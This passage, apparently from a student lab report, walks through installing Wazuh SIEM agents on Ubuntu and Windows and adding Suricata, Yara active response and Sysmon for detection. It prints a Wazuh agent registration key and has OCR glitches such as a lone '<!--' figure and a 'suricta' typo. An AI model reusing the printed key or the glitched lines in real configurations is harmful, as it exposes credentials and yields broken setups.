


Figure 73:Ubuntu 24

We generate a key for our linux agents on our Log management Server :




```
[root@localhost kibana]# /var/ossec/bin/manage_agents


****************************************
* Wazuh v4.5.4 Agent manager.          *
* The following options are available: *
****************************************
   (A)dd an agent (A).
   (E)xtract key for an agent (E).
   (L)ist already added agents (L).
   (R)emove an agent (R).
   (Q)uit.
Choose your action: A,E,L,R or Q:
```

```
Choose your action: A,E,L,R or Q: e

Available agents:
   ID: 001, Name: windows-10-pro, IP: 192.168.11.106
   ID: 002, Name: ubuntu-24, IP: 192.168.11.105
Provide the ID of the agent to extract the key (or '\q' to quit): 002

Agent key information for '002' is:
MDAyIHVidW50dS0yNCAxOTIuMTY4LjExLjEwNSBmZTJkZDQ0MjhiZjExMDgwYmVkZDU5Y2NiYzc5OTA4
YWJjZTI1YzViY2JhZjM2N2ZlY2Q2ZDJmZTdmYmU2ZmFj
```

Figure 74;instalation des agents Wazuh sur les machines linux

We can now install the Wazuh-agent on our ubuntu machines :


```
$    apt install wazuh-agent
```



```
ubuntu@ubuntu:~$ sudo /var/ossec/bin/manage_agents -i MDAyIHVidW50dS0yNCAxOTIuMT
Y4LjExLjEwNSBmZTJkZDQ0MjhiZjExMDgwYmVkZDU5Y2NiYzc5OTA4YWJjZTI1YzViY2JhZjM2N2ZlY2
Q2ZDJmZTdmYmU2ZmFj

Agent information:
   ID:002
   Name:ubuntu-24
   IP Address:192.168.11.105

Confirm adding it?(y/n):
```

Figure 75:agent wazuh (linux)

We edit the configuration file with our IP (Wazuh server)):



```
  GNU nano 7.2                    /var/ossec/etc/ossec.conf *
<!--
  Wazuh - Agent - Default configuration for ubuntu 24.04
  More info at: https://documentation.wazuh.com
  Mailing list: https://groups.google.com/forum/#!forum/wazuh
-->

<ossec_config>
  <client>
    <server>
      <address>192.168.11.107</address>
      <port>1514</port>
      <protocol>tcp</protocol>
    </server>
    <config-profile>ubuntu, ubuntu24, ubuntu24.04</config-profile>
    <notify_time>10</notify_time>
    <time-reconnect>60</time-reconnect>
    <auto_restart>yes</auto_restart>
    <crypto_method>aes</crypto_method>
  </client>

^G Help       ^O Write Out  ^W Where Is   ^K Cut        ^T Execute    ^C
^X Exit       ^R Read File  ^\ Replace    ^U Paste      ^J Justify    ^/
```

Figure 76:config agent Wazuh (linux)

Install suricata :

```
$    sudo apt install software-properties-common
$    add-apt-repository ppa:oisf/suricata-stable
$    sudo apt update
$    sudo apt install suricata –y
$    Edit the suricata conf :
$    sudo nano /etc/suricata/rules/local.rules
```

add the following:

```
alert icmp any any -> $HOME_NET any (msg:"THIS IS AN ICMP Ping"; sid:1; rev:1;)
```

```
$    sudo nano /etc/suricata/suricata.yaml
$    sudo suricata-update
$    sudo systemctl enable suricata
     sudo systemctl start suricata
$    sudo systemctl status suricta
```

config Wazuh-agent:

```
$    sudo nano /var/ossec/etc/ossec.conf
```

add the following:

```
<ossec_config>
 <localfile>
 <log_format>json</log_format>
 <location>/var/log/suricata/eve.json</location>
 </localfile>
</ossec_config>
```

Restart Wazuh-manager

Yara :

Installing Yara in our linux endpoints :

```
$    sudo apt update
$    sudo apt install -y make gcc autoconf libtool libssl-dev pkg-config jq
$    sudo curl -LO https://github.com/VirusTotal/yara/archive/v4.2.3.tar.gz
$    sudo tar -xvzf v4.2.3.tar.gz -C /usr/local/bin/ && rm -f v4.2.3.tar.gz
$    cd /usr/local/bin/yara-4.2.3/
$    sudo ./bootstrap.sh && sudo ./configure && sudo make && sudo make install && sudo make check
$    We will download yara detection rules:
$    sudo mkdir -p /tmp/yara/rules
$    sudo curl 'https://valhalla.nextron-systems.com/api/v1/get' \
$    -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
$    -H 'Accept-Language: en-US,en;q=0.5' \
$    --compressed \
$    -H 'Referer: https://valhalla.nextron-systems.com/' \
$    -H 'Content-Type: application/x-www-form-urlencoded' \
$    -H 'DNT: 1' -H 'Connection: keep-alive' -H 'Upgrade-Insecure-Requests: 1' \
$    --data
     'demo=demo&apikey=1111111111111111111111111111111111111111111111111111111111111111&format=text' \
$    -o /tmp/yara/rules/yara_rules.yar
```

Create yara.sh script in /var/ossec/active-response/bin/ directory

```
     sudo chown root:wazuh /var/ossec/active-response/bin/yara.sh
$    sudo chmod 750 /var/ossec/active-response/bin/yara.sh
```

add <syscheck> block in Wazuh agent /var/ossec/etc/ossec.conf configuration to monitor /tmp/yara/malware directory:

```
<directories realtime="yes">/tmp/yara/malware</directories>
```

```
$    sudo systemctl restart wazuh-agent
```

In Wazuh server(log management sever) we edit : /var/ossec/etc/rules/local_rules.xml

```
<group name="syscheck,">
  <rule id="100300" level="7">
    <if_sid>550</if_sid>
    <field name="file">/tmp/yara/malware/</field>
    <description>File modified in /tmp/yara/malware/ directory.</description>
  </rule>
  <rule id="100301" level="7">
    <if_sid>554</if_sid>
    <field name="file">/tmp/yara/malware/</field>
    <description>File added to /tmp/yara/malware/ directory.</description>
  </rule>
</group>

<group name="yara,">
  <rule id="108000" level="0">
    <decoded_as>yara_decoder</decoded_as>
    <description>Yara grouping rule</description>
  </rule>
  <rule id="108001" level="12">
    <if_sid>108000</if_sid>
    <match>wazuh-yara: INFO - Scan result: </match>
    <description>File "$(yara_scanned_file)" is a positive match. Yara rule: $(yara_rule)</description>
  </rule>
</group>

<decoder name="yara_decoder">
  <prematch>wazuh-yara:</prematch>
</decoder>
```

edit : /var/ossec/etc/decoders/local_decoder.xml

```
<decoder name="yara_decoder1">
  <parent>yara_decoder</parent>
  <regex>wazuh-yara: (\S+) - Scan result: (\S+) (\S+)</regex>
  <order>log_type, yara_rule, yara_scanned_file</order>
</decoder>
```


Then add : /var/ossec/etc/ossec.conf

```
<ossec_config>
  <command>
    <name>yara_linux</name>
    <executable>yara.sh</executable>
    <extra_args>-yara_path /usr/local/bin -yara_rules /tmp/yara/rules/yara_rules.yar</extra_args>
    <timeout_allowed>no</timeout_allowed>
  </command>

  <active-response>
    <command>yara_linux</command>
    <location>local</location>
    <rules_id>100300,100301</rules_id>
  </active-response>
</ossec_config>
```

Restart serveur :

```
$    sudo systemctl restart wazuh-manager
```

Windows 10 pro /11 machines:




Deploy a new agent

1 Choose the operating system

2 Choose the version

3 Choose the architecture

Figure 77:Deploiment des agent Wazuh (Windows)




```
Invoke-WebRequest -Uri https://packages.wazuh.com/4.x/windows/wazuh-agent-4.5.4-1.msi -OutFile ${env:tmp}\wazuh-
agent.msi; msiexec.exe /i ${env:tmp}\wazuh-agent.msi /q WAZUH_MANAGER='192.168.11.107'
WAZUH_REGISTRATION_SERVER='192.168.11.107' WAZUH_AGENT_GROUP='default' WAZUH_AGENT_NAME='win11'
```

7 Start the agent


```
NET START Wazuh
```

Figure 78: Command Powershell pour installer l'agent Wazuh



```
PS C:\windows\system32>  .\wazuh-agent.msi /q WAZUH_MANAGER="192.168.11.107" WAZUH_REGISTRATION_SERVER='192.168.11.107'
WAZUH_AGENT_GROUP='default' WAZUH_AGENT_NAME='Windows-10'
PS C:\windows\system32> NET START Wazuh

Le service Wazuh a démarré.

PS C:\windows\system32>
```

Figure 79: installtion Wazuh agent sur windows 10



```
Windows PowerShell
Copyright (C) Microsoft Corporation. Tous droits réservés.

Installez la dernière version de PowerShell pour de nouvelles fonctionnalités et améliorations ! https://aka.ms/PSWindo
s

PS C:\WINDOWS\system32> Invoke-WebRequest -Uri https://packages.wazuh.com/4.x/windows/wazuh-agent-4.5.4-1.msi -OutFile $
{env:tmp}\wazuh-agent.msi; msiexec.exe /i ${env:tmp}\wazuh-agent.msi /q WAZUH_MANAGER='192.168.11.107' WAZUH_REGISTRATIO
N_SERVER='192.168.11.107' WAZUH_AGENT_GROUP='default' WAZUH_AGENT_NAME='win11'
PS C:\WINDOWS\system32> NET START Wazuh
Le service Wazuh démarre.
Le service Wazuh a démarré.

PS C:\WINDOWS\system32>
```

Figure 80: Instalation sur Windows 11

Chapter 5 : Simulation Attack et defence

1-Nist 800-53 Complience
2-threat hunting for IOC
3-Alerts ,ticket managemtent, IR
4-Automatisation du workflow
5-Attacks simmulation with Atomic Redteam
6-Rapports et Docummentation

NIST 800-53 Complience

NIST 800-53: A Cybersecurity Framework

NIST 800-53 is a cybersecurity framework developed by the National Institute of Standards and Technology (NIST).


NIST 800-53 specifies the security and confidentiality mechanisms and controls that federal information systems in the United States must implement and comply with. The US government makes compliance with these requirements mandatory for organizations and entities that handle and manage federal data.

Although NIST guidelines and recommendations are primarily targeted at US federal agencies, they are widely used and respected by organizations in other sectors and countries as well. In fact, many industries and organizations have adopted the NIST Cybersecurity Framework as the basis for their own cybersecurity practices.
We will demonstrate several use cases that show how to use Wazuh's capabilities and modules to comply with NIST 800-53 controls:

- **Visualization and Dashboard**
- **Log Data Analysis**
- **Security Configuration Assessment**
- **Malware Detection**
- **File Integrity Monitoring**
- **System Inventory**
- **Vulnerability Detection**
- **Active Response**
- **Threat Intelligence**

We will now proceed to install Sysmon and configure Wazuh to achieve optimal attack detection conforming to NIST 800-53:

Links for installing Sysmon et sysmonconfig-export.xml :
https://learn.microsoft.com/en-us/sysinternals/downloads/sysmon
https://github.com/SwiftOnSecurity/sysmon-config/blob/master/sysmonconfig-export.xml



Sysmon v15.14

Article • 02/13/2024 • 10 contributors

In this article

Introduction
Overview of Sysmon Capabilities
Screenshots
Usage
Show 5 more


By Mark Russinovich and Thomas Garnier

Published: February 13, 2024

Download Sysmon (4.6 MB)

Download Sysmon for Linux (GitHub)


Figure 81: Instalation Sysmon



```
<!--
```

Figure 82: Instalation Sysmon-config file


Download file in same directory as Sysmon:



Nom	Modifié le	Type
Eula	13/02/2024 18:03	Document texte
Sysmon	13/02/2024 18:03	Application
Sysmon64	13/02/2024 18:03	Application
Sysmon64a	13/02/2024 18:03	Application
sysmonconfig-export	16/06/2024 14:59	Microsoft Edge H

Figure 83: Sysmon programme

Start Sysmon :




```
Microsoft Windows [version 10.0.19045.4046]
(c) Microsoft Corporation. Tous droits réservés.

C:\windows\system32>sysmon64 -accepteula -i sysmonconfig-export.xml
```

Figure 84: lancement de Sysmon

Windows Defender:


Edit : /var/ossec/etc/shared/default/agent.conf



```
<agent_config>

  <!-- Shared agent configuration here -->

<localfile>
  <location>Microsoft-Windows-Windows Defender/Operational</location>
  <log_format>eventchannel</log_format>
</localfile>
</agent_config>
```

